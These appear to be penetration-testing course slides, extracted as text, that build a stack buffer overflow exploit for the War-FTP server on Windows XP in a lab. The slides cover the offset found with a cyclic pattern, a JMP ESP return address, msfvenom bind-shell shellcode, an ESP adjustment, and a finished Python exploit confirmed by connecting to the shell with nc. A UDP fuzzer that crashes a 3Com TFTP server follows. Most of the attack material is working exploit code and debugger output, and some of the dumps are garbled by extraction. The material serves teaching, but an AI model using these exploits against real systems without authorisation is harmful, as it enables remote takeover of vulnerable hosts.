
Running

Identifying the Overwrite

```
#!/usr/bin/python
import socket
#buffer = "A" * 1100
buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0
Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag
2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4
Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5A
m6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5A
p6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7A
s8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw
0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0
Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2
Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf
5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi
8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk"

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Identifying the Overwrite



The screenshot shows the Immunity Debugger interface for the process war-ftp.exe. The CPU window displays a memory dump at address 00440000. The registers window shows the current state of the CPU registers. The command window shows the execution flow and a message about a cyclic pattern.

Registers (FPU)

Register	Value	Comment
EAX	00000001	
ECX	00000001	
EDX	00000000	
EBX	00000000	
ESP	00AFFD48	ASCII "q4Aq5Aq6Aq7Aq8Aq9Aq"
EBP	00AFFD40	ASCII "3At4At5At6At7At8At9"
ESI	7C809340	kernel32.GetTickCount
EDI	00AFFE48	ASCII "9Az0Az1Az2Az3Az4Az5"
EIP	32714131	

Memory Dump

Address	Hex dump	ASCII
00440000	00 00 00 00 59 4B 43 00	...VKC.
00440008	F0 3E 40 00 30 37 40 00	=6e.07e.
00440010	30 30 42 00 70 30 42 00	00B.p0B.
00440018	50 02 43 00 90 03 43 00	'0C.e0C.
00440020	F0 10 43 00 20 11 43 00	*0C.4C.
00440028	50 11 43 00 E0 11 43 00	*0C.*4C.
00440030	E0 12 43 00 20 13 43 00	*0C.0C.
00440038	40 13 43 00 00 13 43 00	00C.00C.
00440040	C0 13 43 00 00 14 43 00	00C..0C.

Command Window

```
77E70000 Modules: C:\WINDOWS\system32\RPCRT4.dll
77F10000 Modules: C:\WINDOWS\system32\GDI32.dll
77F60000 Modules: C:\WINDOWS\system32\SHLWAPI.dll
77FE0000 Modules: C:\WINDOWS\system32\Secur32.dll
7C800000 Modules: C:\WINDOWS\system32\kernel32.dll
7C900000 Modules: C:\WINDOWS\system32\ntdll.dll
7C9C0000 Modules: C:\WINDOWS\system32\USER32.dll
7E410000 Modules: C:\WINDOWS\system32\USER32.dll
7C90120E [11:02:50] Attached process paused at ntdll.DbgBreakPoint
[11:02:53] Thread 00000A04 terminated, exit code 0
0BADF000 Creating cyclic pattern of 1100 bytes
0BADF000 Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Ra0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad
0BADF000 [!] Preparing output file 'pattern.txt'
0BADF000 - (Re)setting logfile c:\logs\war-ftp\pattern.txt
0BADF000 Notes: don't copy this pattern from the log window, it might be truncated!
0BADF000 It's better to open c:\logs\war-ftp\pattern.txt and copy the pattern from the file
0BADF000 [!] This mona.py action took 0:00:00.031000
32714131 [11:11:19] Access violation when executing [32714131]
[11:11:19] Access violation when executing [32714131] - use Shift+F7/F8/F9 to pass ex
```

Mona Findmsp

Use !mona findmsp to find all instances of part or all of the cyclic pattern in memory

Written to C:\logs\war-ftp\findmsp.txt

Finds if the pattern is in the registers (i.e. EIP) and the offset from the beginning of the pattern

Mona Findmsp

Partial output from !mona findmsp (the registers):

EIP contains normal pattern : 0x32714131 (offset 485)

ESP (0x00affd48) points at offset 493 in normal pattern (length 607)


EDI (0x00affe48) points at offset 749 in normal pattern (length 351)

EBP (0x00affda0) points at offset 581 in normal pattern (length 519)

Verifying Offsets

```
#!/usr/bin/python
import socket
buffer = "A" * 485 + "B" * 4 + "C" * 611
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Verifying Offsets



Redirecting Execution

This time we will redirect execution to shellcode which we will include in the attack string.

We need a reliable way to redirect our EIP control to that shellcode

Control of register(s) is an ideal way

Mona Findmsp Registers

EIP contains normal pattern : 0x32714131
(offset 485)

ESP (0x00affd48) points at offset 493 in normal
pattern (length 607)

EDI (0x00affe48) points at offset 749 in normal
pattern (length 351)

EBP (0x00affda0) points at offset 581 in normal
pattern (length 519)

ESP

Memory address: 0x00affd48

Offset: 493

Length of string: 607

Ideal place to put our shellcode

But how to get there

Redirecting Execution to ESP

Hardcoding the memory address of ESP
0x00affd48 is not ideal.

\x00 is often a bad character since it terminates strings (it is here)

Also hardcoding addresses is bad for exploit portability

Bad Characters

Characters that break the attack string

Terminate the string, corrupt into a different character or characters

We will cover finding them in a later module

For now: bad characters are `\x00 \x40 \x0a \x0d`

JMP ESP

No Address Space Layout Randomization (ASLR) on XP

Instructions in loaded modules will be in the same location at reboot and on other systems of the same platform

Locate an instruction that sends execution to ESP

JMP ESP

```
!mona jmp -r esp -cpb '\x00\x0a\x0d\x40'
```

Mona.py's jmp function searches for jmp to the register in -r.

Finds jmp esp and equivalent (call esp, push esp + ret)

-cpb automatically excludes bad characters

Which JMP ESP?

From the program or its loaded modules at best

If not, if msvcrt.dll is loaded it has undergone relatively few changes among Windows versions

0x77c35459 from msvcrt.dll

Don't forget to flip the bytes for little endian


Breakpoints in Immunity

Set a breakpoint on the saved return pointer
overwrite address

`bp 0x77C35459`

To see all the breakpoints go to View ->
Breakpoints

Breakpoints in Immunity Debugger



Add JMP to Exploit

```
#!/usr/bin/python
import socket
#buffer = "A" * 1100
buffer = "A" * 485 + "\x59\x54\xC3\x77" + "C" * 4 + "D" * 607
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Calling Conventions

ESP is at 483 4 bytes after the saved return pointer overwrite.

This doesn't look like our picture from the last module.

This is due to the calling convention used by the program, deciding which function will clean up the arguments.

Stepping through the Program

Use F7 to step through the program to execute one instruction at a time

Step through the PUSH ESP + RET

We are redirected to our D's in ESP

This is where we will put our shellcode

Msfvenom

Metasploit tool for creating stand alone payloads

Can generate shellcode from the Metasploit payload system

Can filter out bad characters with Metasploit encoders

Creating Shellcode with Msfevenom

```
root@kali:~# msfvenom -p windows/shell_bind_tcp  
-s 607 -b '\x00\x40\x0a\x0d'
```

-p is the payload. For this example we use an inline bind shell for Windows

-s maximum size of payload

-b bad characters to encode out

Creating Shellcode with Msfvenom

Shellcode is encoded with Shikata Ga Nai encoder

Gets rid of bad characters

That which is encoded must be decoded

Finished Exploit?

```
#!/usr/bin/python
import socket
#buffer = "A" * 1100
buf = ("\xba\x3c\x2a\x06\x7d\xdb\xc9\xd9\x74\x24\xf4\x5e\x33\xc9" +
..
"\x9a\x1e\x5e\x7b")
buffer = "A" * 485 + "\x59\x54\xC3\x77" + "C" * 4 + buf
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Crash?

Immunity Debugger - war-ftp.exe

File View Debug Plugins ImnLib Options Window Help Jobs

Immunity Consulting Services Manager

CPU - thread 00000778

```
00AFFD4E 0000 ADD BYTE PTR DS:[EAX],AL
00AFFD50 18F5 SBB CH,CH
00AFFD52 AF SCHS DWORD PTR ES:[EDI]
00AFFD53 0023 ADD BYTE PTR DS:[EBX],AH
00AFFD55 00FF ADD BH,BH
00AFFD57 FF83 EEFC3156 INC DWORD PTR DS:[EBX+5631FCEE]
00AFFD5D 14 03 ADC AL,3
00AFFD5F 56 PUSH ESI
00AFFD60 B2 DB MOV DL,0DB
00AFFD62 61 POPAD
00AFFD63 3052 92 XOR BYTE PTR DS:[EDX-6E],DL
00AFFD66 8AC9 MOV CL,CL
00AFFD68 A2 C5032C93 MOV BYTE PTR DS:[932C03C5],AL
00AFFD6D D7 XLAT BYTE PTR DS:[EBX+AL]
00AFFD6E 70 24 JD SHORT 00AFFD94
00AFFD70 81E7 F3682983 AND EDI,832968F3
00AFFD76 56 PUSH ESI
00AFFD77 99 CDQ
00AFFD78 BA E17EAE0B MOV EDX,0BAE7EE1
00AFFD7D 4F DEC EDI
00AFFD7E 59 POP ECX
00AFFD7F 818C61 654D4EE3 OR DWORD PTR DS:[ECX+E34E4D65],C3828C19
```

Registers (FPU)

```
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000000
ESP 00AFFD48
EBP 00AFFD00
ESI 7C89334A kernel32.GetTickCount
EDI 00AFFE48
EIP 00AFFD4E
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
D 0 DS 0023 32bit 0(FFFFFFFF)
F 0 FS 0038 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
D 0 LastErr: ERROR_SUCCESS (00000000)
EFL 00010212 (NO,NB,NE,A,NS,PD,GE,G)
ST0 bad +NaN
ST1 empty
ST2 empty
ST3 empty
```

AL=81
DS:[00000001]=???

Address	Hex dump	ASCII
00440000	00 00 00 00 59 4B 43 00YKC.
00440008	F0 36 40 00 30 37 40 00	=60.070.
00440010	30 30 42 00 70 30 42 00	00B.p0B.
00440018	60 02 43 00 90 08 43 00	*0C.e0C.
00440020	F0 10 43 00 20 11 43 00	<0C.<C.
00440028	60 11 43 00 F0 11 43 00	*4C.*4C.
00440030	F0 12 43 00 20 13 43 00	*4C.*4C.
00440038	40 13 43 00 80 13 43 00	01C.01C.
00440040	C0 13 43 00 00 14 43 00	*4C.*4C.
00440048	40 14 43 00 80 14 43 00	01C.01C.
00440050	C0 14 43 00 00 15 43 00	*4C.*4C.
00440058	40 15 43 00 80 15 43 00	01C.01C.
00440060	C0 15 43 00 00 16 43 00	*4C.*4C.
00440068	30 17 43 00 00 00 00 00	01C.....
00440070	00 00 00 00 00 00 00 00

stack of the process

PE header

bp 0x77c35459

[13:11:58] Access violation when writing to [00000001] - use Shift+F7/F8/F9 to pass e

Paused

getPC

Our shellcode is encoded and needs to be decoded before it runs

Must find itself in memory first using a routine known as getPC

Uses FSTENV instruction

00AFFD4F D97424 F4
PTR SS:[ESP-C]

FSTENV (28-BYTE)

getPC

FSTENV writes a 28 byte structure to the stack starting at ESP - C (C is 12 in hex)

So if our shellcode is at ESP (which in this case it is) the first few bytes will be corrupted by the getPC routine.

Step through with F7 and watch the stack

Moving ESP out of the Way

We need some instructions to move ESP out of the way before the getPC routine

Metasm is a Metasploit tool for assembling instructions.

```
/usr/share/metasploit-framework/tools
```

```
./metasm_shell.rb
```

Moving ESP out of the Way

Assembly to move ESP is: ADD/SUB <destination>, <amount>

Since the stack grows to lower memory addresses, let's subtract

```
metasm > sub esp, 1500  
"\x81\xec\xdc\x05\x00\x00"
```

Has null bytes so let's use a logical equivalent

```
metasm > add esp, -1500  
"\x81\xc4\x24\xfa\xff\xff"
```

Finished Exploit

```
#!/usr/bin/python
import socket
#buffer = "A" * 1100
buf = ("\x81\xc4\x24\xfa\xff\xff" + "\xba\x3c\x2a\x06\x7d\xdb\x9d\x74\x24\xf4\x5e\x33\xc9" +
"\x9a\x1e\x5e\x7b")
buffer = "A" * 485 + "\x59\x54\xC3\x77" + "C" * 4 + buf
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Checking the Bind Shell

This time we don't crash.

Cmd +R cmd netstat -ano (check for port TCP 4444 listening)

Or nc <IP of XP> 4444

```
nc 10.0.0.58 4444
```

```
C:\Documents and Settings\georgia\Desktop\WarFTP>echo
```

```
%username%
```

```
echo %username%
```

```
georgia
```

Fuzzing

In our last exercise I told you to use 1100 A's in the username field to cause a crash.

How do we discover a vulnerability in the first place?

Send weird input to the program and try to cause a crash

3com TFTP 2.0.1

TFTP server running as a service on port UDP 69 on XP

Has a known vulnerability. Let's find it using fuzzing.

We need to figure out how to speak TFTP first

TFTP Request for Comment

<http://www.ietf.org/rfc/rfc1350.txt>

This will tell us the details we need about TFTP

TFTP Format

2 bytes	string	1 byte	string	1 byte
Opcode	Filename	0	Mode	0

Anywhere that is of variable length and is user controllable is an ideal place to fuzz

TFTP Opcodes

Opcode operation

01 Read request (RRQ)

02 Write request (WRQ)

03 Data (DATA)

04 Acknowledgment (ACK)

05 Error (ERROR)

Simple TFTP Fuzzer

```
#!/usr/bin/python
import socket
bufferarray = ["A"*100]
addition = 200
while len(bufferarray) <= 50:
    bufferarray.append("A"*addition)
    addition += 100
for value in bufferarray:
    tftppacket = "\x00\x02" + "Georgia" + "\x00" + value + "\x00"
    print "Fuzzing with length " + str(len(value))
    s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.sendto(tftppacket,('192.168.20.10',69))
    response = s.recvfrom(2048)
    print response
```

Simple TFTP Fuzzer

This fuzzer sends successively longer input in the mode field.

Could also fuzz the username field.

Simple TFTP Fuzzer

Fuzzing with length 100

GeorgiaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA

("x00\x05\x00\x04Unknown or unsupported
transfer mode :

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA\x00', ('10.0.0.58', 1449))

Simple TFTP Fuzzer

Fuzzing with length 500

```
GeorgiaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
('x00\x05\x00\x04Unk\x00', ('10.0.0.58', 1453))
```

Fuzzing with length 600

```
GeorgiaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Crashed Server

Immunity Debugger - 3CTftpSvc.exe - [CPU - thread 00000CDC]

File View Debug Plugins ImmLib Options Window Help Jobs

Registers (FPU)
